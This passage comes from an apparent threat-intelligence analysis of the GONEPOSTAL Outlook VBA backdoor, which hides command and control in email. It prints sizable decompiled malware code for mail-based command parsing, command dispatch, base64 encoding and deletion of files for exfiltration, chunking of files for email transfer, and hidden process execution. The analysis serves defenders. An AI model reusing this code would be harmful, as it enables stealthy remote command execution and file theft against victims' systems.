fileTypes(0) = "IQikkWSELbPRmlagBwAGcA"
' jpg
fileTypes(1) = "vrUDVCaRSywNpwagBwAGUAZwA="
' jpeg
fileTypes(2) = "WkOLTBwPRMIKUVZwBpAGYA"
' gif
fileTypes(3) = "DwMidqjtAhNfuTYgBtAHAA"
' bmp
fileTypes(4) = "gypGtjwLnrAYFaaQBjAG8A"
' ico
fileTypes(5) = "TRsEiOMsODyXRtcABuAGcA"
' png
fileTypes(6) = "UuqtprHjPbcQMecABkAGYA"
' pdf
fileTypes(7) = "RlUXAoWZqBqqJwZABvAGMA"
' doc
fileTypes(8) = "cOlcJfsHxfhTaBZABvAGMAeAA="
' docx
fileTypes(9) = "MAuVoTuqhHJYAVeABsAHMA"
' xls
fileTypes(10) = "yGTDSxrCMPOJJeeABsAHMAeAA="
' xlsx
fileTypes(11) = "WPBUOymBOmUzgpcABwAHQA"
' ppt
fileTypes(12) = "UMFvfGcCEgvxGscABwAHQAeAA="
```



Figure 12 – Initialized file extensions (Source: Kroll)

Following this, Application_NewMailEx() waits for new emails. When new emails arrive, they are added to a dictionary list of mail items and parsed by HandleMailItem(). Essentially, as emails arrive, they are added to a queue; and within this queue they are sub-sorted to establish if they contain C2 instructions.

```
Private Sub Application_NewMailEx(ByVal entryIDs As String)

On Error GoTo ErrorHandler
    Dim i As Integer
    Dim entryIDArray
    Dim mailItem As MailItem
    Dim mailItemsDict As Object
    Set mailItemsDict = VBA.CreateObject("Scripting.Dictionary")

    tempString = ""
    placeholder1 = "Nothing"

    Dim payloadStruct As PayloadInfo
    payloadStruct.SessionID = globalSessionToken
    payloadStruct.PayloadData = payload

    Dim result As PayloadResult
    result = ExecutePayload(payloadStruct, True)
    If result.Success = False Then
        globalSessionToken = globalSessionToken & result.Message & " :::4::: "
    Else
        globalSessionToken = ""
    End If

    entryIDArray = Split(entryIDs, ",")

    For i = LBound(entryIDArray) To UBound(entryIDArray)
        Set mailItem = FetchMailItemByID(entryIDArray(i))

        Call HandleMailItem(mailItem, mailItemsDict)
    Next i

    If mailItemsDict.Count > 0 Then
        For i = 0 To mailItemsDict.Count - 1
            Call FinalizeMailItem(mailItemsDict, i)
        Next i
    End If

    Exit Sub
```

Figure 13 – Mail listening function (Source: Kroll)

Mail items are handled by skipping any non-delivery reports (NDR,) any replies (Re,) and then checking for any commands within the mail item. Based on this, emails are either removed from the queue, or C2 emails are identified, commands processed and then the emails are deleted from both the inbox and the deleted folder.

ProcessMailPayload() then extracts encoded data from the C2 and creates task items with them, returning the command results. The encoding is still base 64 with a defined offset, similar to our configuration encoding in the Init() function.

```
Private Function ProcessMailPayload(ByRef mailItem As MailItem, ByRef mailItemsDict As Scripting.Dictionary) As PayloadResult
    Dim result As PayloadResult
    result.Message = ""
    result.Success = False

On Error GoTo ErrorHandler
    Dim bodyLines() As String
    bodyLines = Split(mailItem.Body, VBA.vbNewLine)

    Dim itemCount As Integer
    If Not IsNumeric(bodyLines((retryCount + 1) * multiplier)) Then
        result.Message = result.Message & " :::8::: "
        GoTo ErrorHandler
    End If
    itemCount = bodyLines((retryCount + 1) * multiplier)

    If GetArrayLength(bodyLines) < (retryCount + itemCount + 3) * multiplier Then
        result.Message = result.Message & " :::9::: "
        GoTo ErrorHandler
    End If

    If Not IsNumeric(bodyLines((retryCount) * multiplier)) Then
        result.Message = result.Message & " :::10::: "
        GoTo ErrorHandler
    End If
    commandIndex = bodyLines((retryCount) * multiplier)

    recipientAddress = DecodeString(Mid(bodyLines((retryCount + 2) * multiplier), decodeOffset + 1))

    Dim taskItem As Outlook.TaskItem
    Set taskItem = Application.CreateItem(olTaskItem)
    taskItem.Assign

    Dim recipient As Outlook.Recipient
    Set recipient = taskItem.Recipients.Add(recipientAddress)

    recipient.Resolve
```

Figure 14 – C2 payload decoding (Source: Kroll)

Further error handling and string encoding/decoding takes place, and emails continue to be tabulated within their dictionary list. This takes place as a mixture of their generated Email ID numbers, the recipient address, the subject and the decoded string of any C2 commands. Should errors occur, they are appended to the dictionary as well.

```
Dim rawDecodedString() As String
ReDim rawDecodedString(itemCount - 1)
Dim i As Integer
For i = LBound(rawDecodedString) To UBound(rawDecodedString)
    rawDecodedString(i) = DecodeString(Mid(bodyLines((retryCount + 3 + i) * multiplier), decodeOffset + 1))
Next i

Dim dictionaryKey As String
dictionaryKey = mailItem.EntryID & ":::::" & recipientAddress & ":::::" & mailItem.Subject

mailItemsDict.Add dictionaryKey, rawDecodedString

result.Success = True
ProcessMailPayload = result
```

Figure 15 – Dictionary queue of mail to be handled (Source: Kroll)

Command execution has yet to occur, which is handled in a FinalizeMailItem() function. This iterates through the dictionary of mail items, passes the commands off to a dispatch function for execution and returns the results of their payloads.

```
Private Function FinalizeMailItem(mailItemsDict As Scripting.Dictionary, mailIndex As Integer) As PayloadResult
    Dim result As PayloadResult
    result.Message = ""
    result.Success = False

On Error GoTo ErrorHandler
    Dim mailItemData As MailItemData
    Dim payloadStruct As PayloadInfo

    ReDim payloadStruct.success(UBound(mailItemsDict.Items(mailIndex)))

    Dim itemIndex As Integer
    For itemIndex = 0 To UBound(mailItemsDict.Items(mailIndex))

        mailItemData = ParseDecodedItem(mailItemsDict.Items(mailIndex)(itemIndex))
        result.Message = result.Message & mailItemData.SessionID

        Dim itemResult As PayloadResult
        itemResult = DispatchPayloadCommand(mailItemData, payloadStruct)
        If itemResult.Success = False Then
            result.Message = result.Message & " :::13::: " & itemResult.Message
        End If
        result.Success = itemResult.Success

        payloadStruct.success(itemIndex) = commandIndex & "-" & mailItemData.CommandID & "-" & result.Success
    Next itemIndex

    Dim keyParts() As String
    keyParts = Split(mailItemsDict.Keys(0), ":::::")
    If GetArrayLength(keyParts) < 3 Then
        payloadData = payload
    Else
        payloadData = keyParts(1)
        sessionMetadata = keyParts(2)
    End If
    payloadStruct.PayloadData = payloadData
    payloadStruct.SessionID = payloadStruct.SessionID & result.Message

    Dim result As PayloadResult
    result = ExecutePayload(payloadStruct, False)

    FinalizeMailItem = result
```

Figure 16 – Further mail handling (Source: Kroll)

The DispatchPayloadCommand() function is quite short and simple, utilizing our four major command types from earlier in the Init() function. Anything else is rejected, and the outcome logged to the dictionary.

```
Private Function DispatchPayloadCommand(ByRef mailItemData As MailItemData, ByRef payloadStruct As PayloadInfo) As PayloadResult
    Dim result As PayloadResult
    result.Message = ""
    result.Success = False

    Select Case mailItemData.CommandID
        Case download
            result = HandleDownloadCommand(mailItemData, payloadStruct)
        Case upload
            result = HandleUploadCommand(mailItemData, payloadStruct)
        Case cmd
            result = HandleCmdCommand(mailItemData, payloadStruct)
        Case cmdNo
            result = ExecuteParsedCommand(mailItemData, payloadStruct)
        Case Else
            mailItemData.CommandID = "Wrong"
    End Select

    DispatchPayloadCommand = result
End Function
```

Figure 17 – Command dispatch (Source: Kroll)

The commands fall into two categories: file operations and command execution. The file operations are largely related to file chunking and either reconstructing a file from chunks or breaking a file down into chunks. This is so that small files can be sent or received via the C2 as attachments; though these attachments would have to be relatively small since they will be sent as emails. The functions do not actually upload or download anything themselves, as that is to be handled by the sending of emails. They can be summarized as a group:

- WriteByteChunksToFiles: Splits a byte array into chunks and writes them to disk.
- WriteBytesToFile: Writes a byte array to a file.
- SliceByteArray: Extracts a portion of a byte array.
- CheckChunkFilesExist: Checks if chunk files already exist.
- GenerateUniqueFileMetadata: Generates a unique file name and extension.
- CreateFileMetadata: Combines base name and extension to form a file name.
- ReencodeFileContent: Reads, encodes and rewrites a file with a header.
- ResolveFilePath: Expands environment variables and resolves relative paths.

File transfer operations take place in the following method. Firstly, files for egress are read and converted to base64, with the original file deleted.

```
Private Function ReencodeFileContent(ByVal filePath As String) As PayloadResult
    Dim result As PayloadResult
    result.Message = ""
    result.Success = False

On Error GoTo HandleError
    If Not fileSystem.FileExists(filePath) Then
        result.Message = result.Message & " :::48::: " & filePath & ". "
        GoTo HandleError
    End If

    Dim fileObject As Object
    Set fileObject = fileSystem.GetFile(filePath)
    Dim fileSize As Long
    fileSize = fileObject.Size

    Dim fileHandle As LongPtr
    Dim securityAttributes As LPSECURITY_ATTRIBUTES
    securityAttributes.Length = Len(securityAttributes)
    securityAttributes.lpSecurityDescriptor = 0&
    securityAttributes.InheritHandle = True

    fileHandle = CreateFileW(StrPtr(filePath), GENERIC_READ, FILE_SHARE_READ, securityAttributes, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, ByVal 0&)

    If fileHandle < 0& Then
        result.Message = result.Message & " :::49::: " & fileSystem.GetFileName(filePath) & ". "
        GoTo HandleError
    End If

    Dim bytesRead As Long
    Dim fileBytes() As Byte
    ReDim fileBytes(fileSize - 1)

    If (ReadFile(fileHandle, fileBytes(0), UBound(fileBytes), bytesRead, ByVal 0&) = 0&) Then
        result.Message = result.Message & " :::50::: " & fileSystem.GetFileName(filePath) & ". "
    End If

    CloseHandle (fileHandle)

    fileSystem.DeleteFile (filePath)
```

Figure 18 – File encoding operations (Source: Kroll)

Following this operation, files are split into byte chunks for transfer. This uses the same buffer setting seen earlier during the Init() function, 3145728 bytes; approximately 3.15 megabytes. These byte chunks are then written to files for transfer via email.

```
chunkSliceResult = SliceByteArray(inputBytes, chunkIndex * bufferSize, chunkSize)
chunkBytes = chunkSliceResult.Success
result.Message = result.Message & chunkSliceResult.Message

Dim chunkResult As PayloadResult
chunkResult = WriteBytesToFile(chunkFilePath, chunkBytes, 0, GetArrayLength(chunkBytes))
result.Message = result.Message & chunkResult.Message
```

Figure 19 – Byte chunk operations (Source: Kroll)

For saving attachments from emails for file ingress, the same process is used in reverse. Files are saved, and then reverted from chunks to a larger file, and then converted from base64 into their original format.

Command execution is simpler, a powershell session is created and any commands sent are executed.

This can occur in two different ways:

- cmd -> ExecuteShellCommand() -> captures output -> WriteByteChunksToFiles()
- cmdNo -> TryExecuteCommand() (no output)

While very similar, the first option (cmd) executes commands, saves the output and writes that output to a file for return to C2. The second option (cmdNo) just executes any commands passed to it and does not save nor return any output.

```
Private Function TryExecuteCommand(commandLine As String, workingDirectory As String) As Boolean
    Dim success As Boolean
    success = False

    Dim processInfo    As PROCESS_INFORMATION
    Dim startupInfo              As STARTUPINFO
    Dim waitResult                  As Long

    With startupInfo
        .cb = LenB(startupInfo)
        .dwFlags = STARTF_USESTDHANDLES Or STARTF_USESHOWWINDOW
        .wShowWindow = SW_HIDE
    End With

    waitResult = CreateProcessW(0&, StrPtr(commandLine), 0&, 0&, True, 0&, ByVal 0&, StrPtr(workingDirectory), startupInfo, processInfo)

    If (waitResult <> 0&) Then
        success = True
    End If

    TryExecuteCommand = success

End Function
```

Figure 20 – PowerShell command execution (Source: Kroll)

Additional code samples within the sample were also uncovered, however, they do not all appear to be fully used. This may indicate that the backdoor continues to be under development, with additional features to be added.

The campaign is a good example of living-off-the-land, using common business tools and methods of communication for command and control. Interception of email communications and a platform for tool ingress over legitimate means enables a stealthy manner of access which could be difficult to detect. While Outlook based persistence is not new, and has been observed before from KTA488 (aka APT32,), GONEPOSTAL is not a commonly seen tactic; and many may not have alerts tuned regarding behavior of the VbaProject.OTM files nor the registry edits which enable the macros to be loaded from the OTM file at Outlook launch.



Figure 21 – Flowchart of execution (Source: Kroll)

Get in touch with Kroll's CTI Team for further frontline information and explore how our team can help you stay ahead of today's threats.
